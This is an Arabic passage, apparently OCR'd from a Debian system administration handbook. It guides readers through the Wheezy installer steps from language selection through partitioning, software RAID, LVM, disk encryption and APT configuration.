
بعد الإقلاع، يُرشدك برنامج التثبيت خطوة بخطوة طوال العملية. يعرض هذا القسم كل هذه الخطوات بالتفصيل. سنتّبع هنا عملية التثبيت من خلال DVD-ROM متعدّد المعماريات (تحديدًا الإصدار 7.7 من مثبّت ويزي)؛ قد تبدو أنواع التثبيت الأخرى (مثل *netinst* أو النسخ الأخرى من المُثبّت) مختلفة قليلاً. سنتطرق أيضًا للتثبيت بالوضع الرسومي، الذي يختلف عن الوضع « classic » (النصي)في المظهر فقط.

4.2.2. اختيار اللغة

يبدأ برنامج التثبيت بالإنكليزية، لكن تسمح الخطوة الأولى للمستخدم باختيار اللغة التي ستستخدم في بقية العملية. اختيار العربية مثلاً، سيوفر واجهة تثبيت مترجمة كليًا للعربية (بالإضافة لنظام مُعدّ باللغة العربية عند

انتهاء التثبيت). يُستخدم هذا الخيار أيضًا لتحديد خيارات افتراضية مناسبة في المراحل اللاحقة (لا سيّما تخطيط لوحة المفاتيح).


> *أساسيات*
>
> **التجوّل باستخدام لوحة المفاتيح**
>
> تتطلب بعض خطوات عملية التثبيت إدخال معلومات. تحوي هذه الشاشات عدة مناطق يمكن « التركيز » عليها (مناطق لإدخال النص، وخانات للتأشير، ولوائح خيارات، وأزرار الموافقة والإلغاء)، يسمح لك المفتاح **TAB** بالتنقل بينها.
>
> يمكن استخدام الفأرة في الوضع الرسومي مثلما تستخدم في سطح المكتب.



شكل 4.2. اختيار اللغة

4.2.3. اختيار البلد


الخطوة الثانية هي اختيار البلد. تسمح هذه المعلومة بالإضافة للغة المختارة لبرنامج التثبيت باقتراح تخطيط لوحة المفاتيح المناسب. كما تؤثر على اختيار المنطقة الزمنية. في حالة اختيار اللغة العربية وبلد من المنطقة العربية، التخطيط العربي هو المُقترح لأغلب البلدان، لكن تخطيط QWERTY المعياري (الأمريكي) هو المستخدم افتراضيًا، يمكن التبديل بينه وبين التخطيط العربي باستخدام الزر Alt+Shift أو إحدى التركيبات الأخرى التي يقترحها المُثبّت. كما يقترح المُثبّت أيضاً منطقة زمنية تناسب البلد المختار.



شكل 4.3. اختيار البلد

4.2.4. اختيار تخطيط لوحة المفاتيح

لوحة المفاتيح « العربية » المقترحة تتوافق مع التخطيط Arabic QWERTY.



شكل 4.4. اختيار لوحة مفاتيح

4.2.5. اكتشاف العتاد

هذه الخطوة آلية بالكامل في أغلب الحالات. يكشف المُثبّت العتاد، ويحاول التعرّف على سواقة الأقراص المستخدمة حتى يتمكن من الوصول لمحتواها. يُحمّل المُثبّت الوحدات الموافقة لمكونات العتاد المُكتشَف، ثم « يربط » (mount) قرص CD-ROM لقراءته. بما أن الخطوات السابقة محتواة بالكامل في صورة الإقلاع المضمنة على القرص، يُحمّل البيوس ملفًا محدود الحجم إلى الذاكرة أثناء الإقلاع من القرص.

يمكن للمُثبّت العمل مع غالبية سواقات الأقراص، خصوصًا ملحقات ATAPI المعيارية (يطلق عليها أحيانًا IDE و EIDE). على أي حال، إن فشلت عملية اكتشاف سواقة الأقراص، يقترح المُثبّت خيار تحميل وحدة (module) النواة (من خلال مفتاح USB مثلاً) الموافقة لبرنامج تعريف سواقة الأقراص.

4.2.6. تحميل المكوّنات

بما أن الوصول لمحتويات القرص أصبح ممكنًا، يُحمّل المُثبّت كل الملفات الضرورية لمواصلة العملية. يشمل هذا التعريفات (drivers) الإضافية لبقية العتاد (خاصة بطاقة الشبكة)، بالإضافة إلى جميع مكوّنات برنامج التثبيت.

4.2.7. كشف العتاد الشّبكي

يحاول المُثبّت من خلال هذه الخطوة الآلية التعرّف على بطاقة الشبكة وتحميل الوحدة الملائمة لها. إذا فشلت عملية الاكتشاف الآلي، فيمكن اختيار وتحميل الوحدة يدويًا. إذا لم تعمل أي من الوحدات المتوفرة، يمكن تحميل وحدة مناسبة من جهاز قابل للإزالة. لن تحتاج إلى هذا الحل الأخير عادة إلا إذا لم يكن التعريف المطلوب مُضمنًا في نواة لينكس المعيارية، لكنه متوفر في مكان آخر، مثل موقع الشركة المصنّعة.

من الضروري أن تنجح هذه الخطوة بالنسبة للتثبيت *netinst* الشبكي، لأن حزم دبيان يجب أن تُحمّل من الشبكة.

4.2.8. ضبط الشبكة

لتكون العملية آلية قدر الإمكان، يحاول المُثبّت ضبط الشبكة آليًا بوساطة DHCP (بالنسبة لشبكات IPv4) أو بوساطة اكتشاف الشبكة (network discovery) في IPv6. إذا فشلت هذه العملية، تُقترح المزيد من الخيارات: محاولة تهيئة الشبكة آليًا مجدّدًا، أو محاولة تهيئة الشبكة آليًا مجدّدًا مع اسم مضيف DHCP أو هيّء الشبكة يدويًا.

الخيار الأخير يتطلب تحديد عنوان IP للحاسوب، وsubnet mask (قناع شبكة فرعية)، وعنوان IP للبوابة في حال وجودها، واسم للحاسوب واسم النطاق.

> *تلميح*
> الضبط دون DHCP
>
> إن كانت الشبكة المحلية مُجهّزة بمخدم DHCP ولا تريد استخدامه لأنك تُفضّل تحديد عنوان ثابت للحاسوب أثناء التثبيت، يمكن إضافة الخيار **netcfg/use_dhcp=false** عند الإقلاع من القرص. عليك فقط تحديد المدخلة المرغوبة من القائمة بالضغط على المفتاح **TAB** وإضافة الخيار المرغوب ثمّ الضغط على المفتاح **Enter**.

تنبيه لا ترتجل	ترتكز العديد من الشبكات المحلية على افتراض ضمني يتمثل في الثقة بجميع الأجهزة، أيُّ إعداد غير ملائم لأحد الحواسيب سوف يسبب اضطراب الشبكة بالكامل غالباً. لذلك، لا تصل حاسوبك بشبكة ما دون أن تتفق مُسبقًا مع مديرها على الإعدادات المناسبة (مثلاً، عنوان IP، وقناع الشبكة، وعنوان البث).

4.2.9. ضبط الساعة

إذا كان الاتصال بالشبكة متوفراً، فإن الساعة الداخلية للنظام تُحدّث (لحظيًا وبدقّة) عبر مخدم NTP. بهذه الطريقة تكون الأختام الزمنية في السجلات دقيقة منذ الإقلاع الأول. وحتى تبقى كذلك مع مرور الزمن، يجب إعداد خدمة NTP بعد التثبيت الأولي. (انظر القسم 8.9.2، « مزامنة التوقيت » ص 221).

4.2.10. كلمة سرّ المدير

حساب الجذر مخصص لإدارة الحاسوب، ويُنشأ آليًا أثناء التثبيت؛ لهذا السبب تُطلب كلمة سر، التي يجب تأكيدها (أو إدخالها مرتين) لتجنب أي أخطاء في الإدخال قد يصعُب تداركها لاحقًا.



شكل 4.5. كلمة سرّ المدير

أمن

كلمة سرّ المدير

يجب أن تكون كلمة سرّ المدير طويلة (6 محارف أو أكثر) وصعبة التخمين. في الواقع، أي حاسوب (ومن باب أولى المخدمات) متصل بالإنترنت، مُعرّض باستمرار لمحاولات اتصال آلية تستخدم كلمات سرّ بديهية. وقد يكون عرضة في بعض الأحيان لهجمات بالقاموس (dictionary attack)، التي تختبر العديد من تركيبات الكلمات والأرقام ككلمة سرّ. تجنب استخدام أسماء أبنائك أو والداك، أو تواريخ الميلاد، إلخ.: هذه المعلومات يعرفها العديد من زملائك، والغالب أنك لا تريد منحهم حرية الوصول لهذا الحاسوب.

هذه الملاحظات تنطبق أيضًا على كلمات سر المستخدمين الآخرين، لكن العواقب المترتبة عن الحسابات المكشوفة أقل خطورة بالنسبة للمستخدمين الذين لا يتمتعون بصلاحيات إدارية.

إذا افتقدت للإلهام أثناء اختيار كلمة سرّ، لا تتردد في استخدام مولِّد كلمات سرّ مثل **pwgen** (متوفر في الحزمة التي تحمل الاسم نفسه).

4.2.11. إنشاء المستخدم الأول

يَفْرِضُ دبيان أيضًا إنشاء حساب مستخدم عادي لكي لا يعتاد مدير النظام على عادة العمل بصلاحيات الجذر السيئة. المبدأ الوقائي يعني أساسًا أنه يجب إجراء كل مَهمّة بأدنى حد من الصلاحيات، للحد من الضرر الناجم عن الخطأ البشري. لهذا يطلب المُثبّت الاسم الكامل، واسم المستخدم وكلمة السرّ (مرتين، لتجنب أخطاء الإدخال) للمستخدم الأول.

شكل 4.6. اسم المستخدم الأول

4.2.12. اكتشاف الأقراص والأجهزة الأخرى

تكتشفُ هذه الخطوة الأقراص الصلبة التي يمكن تثبيت دبيان عليها آليًا. تُعرض الأقراص في الخطوة التالية: التجزيء.

4.2.13. بدء أداة التجزيء

ثقافة

استخدامات التجزيء

التّجزيء (أو التقسيم partitioning)، وهو خطوة لا مفر منها في عملية التثبيت، تتمثل في تجزيء المساحة المتوفرة على الأقراص الصلبة (كل قسيم يسمى « جزء partition ») حسب البيانات التي سيتم تخزينها وحسب الطريقة التي تنوي استخدام الحاسوب بها. تتضمن هذه الخطوة أيضًا اختيار نظام الملفات المرغوب. جميع هذه القرارات لها تأثير على الأداء، وأمان البيانات، وإدارة المخدم.

خطوة التجزيء في العادة صعبة على المستخدمين المبتدئين، لضرورة تحديد مختلف الأجزاء (أو « الأقسام partitions ») التي ستستضيف نظام ملفات لينكس والذاكرة الظاهرية (swap). تزداد هذه المَهمّة تعقيدًا في حالة وجود نظام آخر تريد الإحتفاظ به، حيث يتعين عليك الحرص على عدم تغيير الأجزاء المخصصة له (أو أن تعيد تحجيمها دون الإضرار بها).

لحسن الحظ، يحوي برنامج التجزيء وضع تقسيم « موجّه » guided يقترح على المستخدم الأجزاء التي يجب إنشائها — في معظم الحالات، يمكنك ببساطة الموافقة على هذه الاقتراحات.



شكل 4.7. اختيار وضع التجزيء

تقدم الشاشة الأولى لأداة التجزيء خيار استخدام القرص الصلب كاملاً لإنشاء الأجزاء المختلفة. إذا كان الحاسوب (الجديد) سيستخدم لينكس وحده فقط، فمن الواضح أن هذا الخيار هو الأبسط، ويمكنك اختيار « موجّه - استخدام القرص بأكمله ». أما إذا كان الحاسوب يحوي قرصين صلبين لنظامي تشغيل، فتخصيص كل قرص لنظام معين هو أحد الحلول التي يمكن أن تسهل التجزيء أيضًا. في كلتا الحالتين، تعرض الشاشة التالية عليك تحديد القرص المخصص لتثبيت لينكس، عبر اختيار المدخلة المناسبة (مثلاً، « SCSI1 (0,0,0) (sda) - 12.9 GB ATA VBOX HARDDISK »). بعدها يبدأ التجزيء الموجّه.



شكل 4.8. القرص المستخدم للتجزيء الموجّه

يستطيع للتجزيء الموجّه أيضًا إعداد كتل LVM منطقية (أو الحيّزات volumes) بدلاً من الأجزاء (انظر أدناه). بما أن تتمة العملية هي نفسها فلن نتطرق بالتفصيل للخيار « موجّه - استخدام القرص بأكمله وإعداد الكتل المنطقية » (مُعمّاة أو غير معمّاة).

في حالات أخرى، عندما يتعيّن على لينكس العمل بجوار أجزاء موجودة مسبقًا، عليك اختيار التجزيء اليدوي.

4.2.13.1. التجزيء الموجّه

توفر أداة التجزيء الموجّه ثلاث طرق للتجزيء توافق الاستخدامات المختلفة.



شكل 4.9. التجزيء الموجّه

تسمى الطريقة الأولى « جميع الملفّات في جزء واحد ». تُخزَّنُ شجرة نظام لينكس كاملةً في نظام ملفات وحيد، يُمثّل المجلد (directory) الجذر /. يتناسب هذا التجزيء البسيط والمتين مع الحواسب الشخصية أو الأنظمة ذات مستخدم وحيد. في الواقع، سينشأ جزئين: الأول سيستضيف النظام كاملاً، والثاني للذاكرة الظاهرية (swap).

الطريقة الثانية « جزء `/home/` منفصل » شبيهة بالأولى، لكنها تقسم شجرة الملفات إلى جزئين: جزء يحوي نظام لينكس (/) والآخر يحوي « مجلدات المنازل » (أي بيانات المستخدم، المُخزَّنة في ملفات ومجلدات ثانوية متوفرة في `/home/`).

الطريقة الأخيرة للتجزيء، المسماة « الأجزاء `/home` و`/usr` و`/var` و`/tmp` منفصلة » ملائمة للمخدمات والأنظمة متعددة المستخدمين وتتمثل في تجزيء شجرة الملفات إلى عدة أجزاء: بالإضافة لجزء الجذر (/) وجزء حسابات المستخدمين (`/home/`)، توفر أيضًا جزءًا للتطبيقات (`/usr/`) ولبيانات برمجيات المخدم (`/var/`) وللملفات المؤقتة (`/tmp/`). لهذه الأجزاء العديد من المزايا، حيث لا يمكن للمستخدمين عرقلة المخدم بسبب استنفاد مساحة القرص الصلب (يمكنهم فقط تعبئة `/tmp/` و`/home/`). كما أن بيانات الخدمات (daemon data)، وخصوصًا السجلات، لن تتمكن من إعاقة باقي النظام.

أساسيات

اختيار نظام ملفات

يحدّد نظام الملفات طريقة تنظيم البيانات في القرص الصلب. كل نظام ملفات له مميزات ومحدوديات. بعض نظم الملفات أمتن من غيرها، وبعضها أكثر فعالية: إن كنت تعرف احتياجاتك جيّدًا فمن الممكن اختيار نظام الملفات المناسب. أُجريت العديد من المقارنات ويبدو أن ReiserFS عمليّ أكثر لقراءة عدد كبير من الملفات الصغيرة أما *XFS* فهو يعمل بشكل أسرع مع الملفات الكبيرة. نظام الملفات الافتراضي في دبيان هو *Ext4*، وهو يجمع بين مميزات النظامين السابقين ومؤسس على الإصدارات الثلاث السابقة لنظام الملفات المستخدم في لينكس منذ القدم (*ext* و*ext2* و*ext3*). يتغلب *Ext4* على بعض محدوديات *ext3* و يتناسب أكثر مع الأقراص الصلبة كبيرة السّعة. ثمة خيار آخر يتمثل في تجربة *btrfs* الواعد، والذي يتضمن العديد من الميزات التي تتطلب إلى يومنا هذا استخدام LVM أو RAID.

تتخذ أنظمة الملفات السجليّة (journalized filesystem) (مثل *ext3* و*ext4* و*btrfs* و*reiserfs* و*xfs*) تدابير خاصة لضمان العودة إلى حالة سليمة سابقة بعد المقاطعات المفاجئة دون الحاجة إلى تحليل كامل القرص (كما كان الحال مع نظام *ext2*). تتمّ هذه الوظيفة عن طريق كتابة سجل يحدد العمليات التي ستُجرَى قبل تنفيذها فعليًا. في حال مقاطعة عملية ما، سيمكن « إعادة تشغيلها » (replay) من السجل. وعلى العكس، إذا حدث توقّف أثناء تحديث السجل، فسوف يُهمَل الطلب الأخير: قد تضيع البيانات التي كانت قيد الكتابة، لكن بما أن البيانات الموجودة سابقًا على القرص لم تتغيَّر، فسوف تبقى سليمة. هذه مجرد آلية تداول (transaction mechanism) مطبقة على نظام الملفات لا أكثر ولا أقل.

بعد اختيار نوع القسم، يُقدّر البرنامج مقترحًا ويعرض تفاصيله على الشاشة ويسمح للمستخدم بتعديله إذا لزم الأمر، بما في ذلك اختيار نظام ملفات آخر إذا كان الاختيار القياسي (*ext4*) غير مناسب. في أغلب الحالات يكون التجزيء المقترح معقولاً، ويمكن المصادقة عليه باختيار « إنهاء التجزئة وكتابة التغييرات إلى القرص ».

شكل 4.10. المصادقة على التجزيء

4.2.13.2. التجزيء اليدوي

يتيح التجزيء اليدوي قدرًا أكبر من المرونة عبر السماح للمستخدم باختيار حجم ووظيفة كل جزء. إضافة إلى ذلك فإن هذا الوضع مُحَتّم إن كنت ترغب باستخدام RAID برمجي.

> *ممارسة عملية*
>
> تقليص جزء ويندوز.
>
> لتثبيت دبيان بجانب نظام موجود مسبقًا (ويندوز أو غيره)، يجب أن تملك مساحة على القرص الصلب لا يستخدمها هذا النظام، حتى تنشئ فيها أجزاء مخصصة لدبيان. في أغلب الحالات، ستحتاج لتقليص جزء ويندوز وإعادة استخدام المساحة المُحرّرة.
>
> يتيح مُثبّت دبيان هذه العملية عند استخدام الوضع اليدوي للتجزيء. تحتاج فقط اختيار جزء ويندوز وإدخال قيمة حجمه الجديد (تعمل هذه الطريقة نفسها مع أجزاء FAT وNTFS).

تعرض الشاشة الأولى الأقراص المتوفرة وأجزائها والمساحة الحرة التي لم تُقسّم بعد. يمكن اختيار كل عنصر معروض؛ ثم الضغط على مفتاح **Enter** للحصول على قائمة الإجراءات الممكنة.

يمكنك مسح كافة أجزاء القرص عندما تختاره.

عند اختيار المساحة الحرة للقرص، يمكن إنشاء قسم جديد يدويًا. التجزيء الموجّه يقوم بالشيء نفسه، وهو حل جيّد بالنسبة لقرص يحوي مسبقًا نظام تشغيل آخر، لكنك تريد تجزيئه لنظام لينكس بالطريقة المعيارية. انظر القسم السابق عن التجزيء الموجّه لمزيد من التفاصيل.

> *أساسيات*
>
> **نقطة الربط**
>
> نقطة الربط (mount) هي مجلد من شجرة الملفات يستضيف محتوى نظام ملفات الجزء المربوط. وبالتالي، يستخدم الجزء المرتبط مع /home/ لتخزين بيانات المستخدمين تقليدياً.
>
> إذا كان اسم هذا المجلد « / »، فهو يدعى *جذر* شجرة الملفات، أي أنه يُمثّل جذر الجزء الذي سيستضيف نظام دبيان فعلياً.

> *أساسيات*
>
> **الذاكرة الظاهرية، swap**
>
> عندما تكون كمية الذاكرة (RAM) غير كافية للنواة لينكس، يمكنها استخدام الذاكرة الظاهرية لتحرير بعض المساحة، من خلال تخزين أجزاء من الذاكرة RAM كانت خاملة لفترة معينة من الزمن على جزء الإبدال (swap) على القرص الصلب.
>
> لمحاكاة الذاكرة الإضافية، يستخدم ويندوز ملف إبدال موجود مباشرة في نظام الملفات. أما لينكس فهو يستخدم جزء مخصص لهذا الغرض، ومن هنا يأتي مصطلح « جزء الإبدال swap partition ».

عندما تختار جزءًا، يمكنك تحديد كيفية استخدامه:

- تهيئته وتضمينه في شجرة الملفات عن طريق اختيار نقطة الربط (mount point)؛
- استخدامه كجزء إبدال؛
- إنشاء « حجم حقيقي مُعمّى » (وذلك لحماية سرّية البيانات على أجزاء معينة، انظر أدناه)؛
- إنشاء « حجم حقيقي مُعمّى لـ LVM » (سيفَصّل هذا المفهوم أكثر لاحقًا في هذا الفصل)؛
- استخدامه كجهاز RAID (انظر لاحقًا في هذا الفصل)؛
- أو عدم استخدامه وتركه كما هو.

4.2.13.3. ضبط أجهزة الأقراص المتعددة (Software RAID)

تسمح بعض أنواع RAID بمضاعفة المعلومات المخزّنة في الأقرص الصلبة لتجنب ضياع البيانات في حالة حدوث مشكلة في العتاد قد تؤثر على أحد الأقراص. يحتفظ مستوى RAID الأول بنسخة بسيطة مطابقة (مرآة) للقرص الصلب على قرص آخر، بينما يوزّعمستوى RAID الخامس بيانات فائضة (redundant) على عدة أقراص، تسمح بإعادة بناء أي قرص معطوب.

سنتطرّق فقط للمستوى الأول، لأنه الأسهل في التطبيق. تتطلب الخطوة الأولى إنشاء جزئين بنفس الحجم على قرصين صلبين مختلفين وتسميتهما « physical volume for RAID ».

بعدها يجب اختيار « تهيئة RAID برمجي » في أداة التجزيء لدمج القرصين في قرص ظاهري واحد ثم اختيار « إنشاء جهاز MD » في شاشة الضبط والإجابة على سلسلة من الأسئلة متعلقة بالجهاز الجديد. السؤال الأول متعلق بمستوى RAID المطلوب استخدامه، وهو « RAID1 » في حالتنا هذه. السؤال الثاني عن عدد الأجهزة الفعالة — اثنان في حالتنا هذه، وهو عدد الأجزاء المراد تضمينها في جهاز MD هذا. أما السؤال الثالث فهو عن عدد الأجهزة الاحتياطية — 0 في حالتنا؛ فنحن لم نُخطّط لإضافة أي قرص زائد يمكن أن يعوض عن تعطل أحد الأقراص. السؤال الأخير يطلب منك اختيار الأجزاء المخصصة لجهاز RAID — وهما الجزئان اللذان خصصناهما لهذا الغرض في حالتنا (تأكد من اختيار الأجزاء التي تشير بوضوح إلى « raid »).

عند العودة للقائمة الرئيسية، يظهر قرص « RAID » ظاهري جديد، ويُعرض على أنه يحويجزء وحيد لا يمكن حذفه، لكن يمكن اختيار طريقة استخدامه (مثل أي جزء آخر).

نرجو مراجعة القسم 12.1.1، « Software RAID » ص 362 لمزيد من التفاصيل حول وظائف RAID.

4.2.13.4. تهيئة الكتل المنطقية (LVM)

يسمح LVM بإنشاء أجزاء « ظاهرية » تمتد على عدة أقراص. المزايا مضاعفة حيث أن حجم الأجزاء لا يبقى محدودًا بأحجام الأقراص المنفردة بل بالحجم الإجمالي للأقراص، مع إمكانية إعادة تحجيم الأجزاء في أي وقت، ربما بعد إضافة قرص إضافي إن دعت الحاجة.

يستخدم LVM اصطلاحات خاصة: الجزء الظاهري يدعى « كتلة منطقية logical volume »، وهي جزء من « مجموعة كتل volume group » أو اتحاد عدة « كتل حقيقية physical volumes ». في الواقع كل مصطلح يشير إلى جزء « حقيقي » (أو جهاز RAID برمجي).

هذه التقنية تعمل بطريقة بسيطة: كل كتلة، سواء كانت حقيقة أو منطقية، تقسم إلى أقسام (block) من نفس الحجم ومتوافقة فيما بينها بواسطة LVM. إضافة قرص جديد سيترتب عنه إنشاء كتلة حقيقية، والأقسام الجديدة يمكن أن تتّحد مع أي مجموعة من الكتل. جميع أجزاء مجموعة الكتل التي ستوسَّع ستكسب مساحة إضافية للتمدّد.

تُهيّئ أداة التجزيء LVM في عدة خطوات. أولاً يجب إنشاء الأجزاء على القرص الموجود التي ستمثل « كتل LVM الحقيقية ». لتفعيل LVM يجب اختيار « تهيئة مدير الكتل المنطقية (LVM) » ثم اختر من شاشة الضبط نفسها « إنشاء مجموعة كتل »، وهذه هي المجموعة التي سترتبط الكتل الحقيقية. أخيرًا يمكن إنشاء

كتل منطقية ضمن مجموعة الكتل هذه. خُذ بعينالاعتبار أن نظام التجزيء الآلي يمكن أن يقوم بكل هذه الخطوات.

في قائمة التجزيء، كل كتلة حقيقية ستظهر على أنها قرص بجزء واحد لا يمكن حذفه، لكن يمكن استخدامه على النحو المرغوب.

استخدامات LVM مُفصّلة أكثر في القسم 12.1.2، « LVM » ص 373.

4.2.13.5. إعداد الأجزاء المعمّاة

لضمان سرية البيانات، مثلاً في حالة ضياع أو سرقة الحاسوب أو القرص الصلب، يمكن تعمية (أو تشفير، encrypt) بيانات بعض الأجزاء. يمكن إضافة هذه الميزة مهما يكن نظام ملفات، لأن لينكس (تحديدًا برنامج التعريف dm-crypt) كما LVM يستخدم مخطّط الأجهزة (Device Mapper) لإنشاء جزء ظاهري (محمي المحتوى) مبني فوق جزء آخر تُخزّن عليه البيانات بشكل مُعمّى (بفضل LUKS « Linux Unified Key Setup إعدادات المفاتيح الموحدة للينكس »، وهي صيغة معيارية تسمح بتخزين البيانات المُعمّاة بالإضافة للمعلومات الفوقية التي تشير إلى خوارزميات التّعمية المستخدمة).

> *أمن*
>
> تعمية جزء الإبدال
>
> عند استخدام جزء مُعمّى، يُخزّن مفتاح التّعمية في الذاكرة (RAM). بما أن الحصول على هذا المفتاح يسمح بفك تعمية البيانات، من المهم جدًا عدم ترك نسخة منه يستطيع سارق الحاسوب أو القرص الصلب، أو فنّي الصيانة، الوصول لها. ومع ذلك فإن هذا الشيء قد يحدث بسهولة في الحواسيب المحمولة، لأنه عندما يكون في وضع السُّبات (hibernation)، يُخزّن محتوى الذاكرة RAM في جزء الإبدال، وإذا كان هذا الأخير غير مُعمّى، سيتمكن اللص من الوصول للمفتاح واستخدامه في فك تعمية بيانات الجزء المُعمّى. ولذلك عند تعمية أجزاء القرص عليك تعمية جزء الإبدال أيضًا!
> يُنبّه مُثبّت دبيان المستخدم عتد محاولة إنشاء جزء مُعمّى دون تعمية جزء الإبدال.

لإنشاء جزء مُعمّى، يجب أولاً تحديد قسم متاح لهذا الغرض. للقيام بهذه العملية يجب اختيار الجزء وتحديد أنه سيُستخدم بشكل « كتلة منطقية للتّعمية ». بعد تجزيء القرص الذي يحوي هذه الكتلة المنطقية، اختر « تهيئة الكتل المنطقية »، ليقترح برنامج التجزيء تهيئة الكتل الحقيقية باستخدام بيانات عشوائية (ما يجعل تحديد البيانات الحقيقية أكثر صعوبة) ثم سيطلب إدخال « عبارة سرّ التّعمية (encryption passphrase) » التي سيُطلَبُ إدخالها عند كل إقلاع للحاسوب للوصول لمحتوى الجزء المُعمّى. بمجرد الإنتهاء من هذه الخطوة والعودة لقائمة أداة التجزيء، سيتوفّر جزء جديد في « الكتلة المعماة »، الذي يمكن ضبطه كأي جزء

آخر. غالبًا ما يُستخدم هذا الجزء كتلةً منطقيةً لـ LVM لحماية عدة أجزاء (كتل LVM المنطقية) بنفس مفتاح التّعمية، وهذا يشمل جزء الإبدال (انظر الملاحظة الجانبية).

4.2.14. تثبيت أساس النظام

خطوة تثبيت حزم « النظام الجوهري » (base system) لدبيان لا تتطلب أي تدخل من المستخدم، يشمل هذا الأداتان **dpkg** و**apt** اللتان تديران حزم دبيان والأدوات الضرورية لإقلاع النظام واستخدامه.



شكل 4.11. تثبيت النظام الجوهري

4.2.15. ضبط مدير الحزم (apt)

لتثبيت برمجيات إضافية يجب ضبط APT وإرشادها إلى أماكن العثور على حزم دبيان. هذه الخطوة مؤتمتة قدر المستطاع. تبدأ العملية بالسؤال عن ضرورة استخدام مصدر للحزم متوفر على الشبكة، أو البحث عنها فقط على قرص CD-ROM.

> *ملاحظة*
> **قرص دبيان في السواقة**
>
> إذا كَشَفَ المثبت وجود قرص تثبيت دبيان في قارئ الأقراص فليس من الضروري ضبط APT للبحث عن الحزم في الشبكة: APT مُعدَّة آليًا لقراءة الحزم من الوسائط القابلة

للإزالة. إذا كان القرص جزءًا من مجموعة أقراص، سيعرض البرنامج عليك « استطلاع » الأقراص الأخرى لكي يضع جميع الحزم المخزنة عليها في قائمته المرجعية.

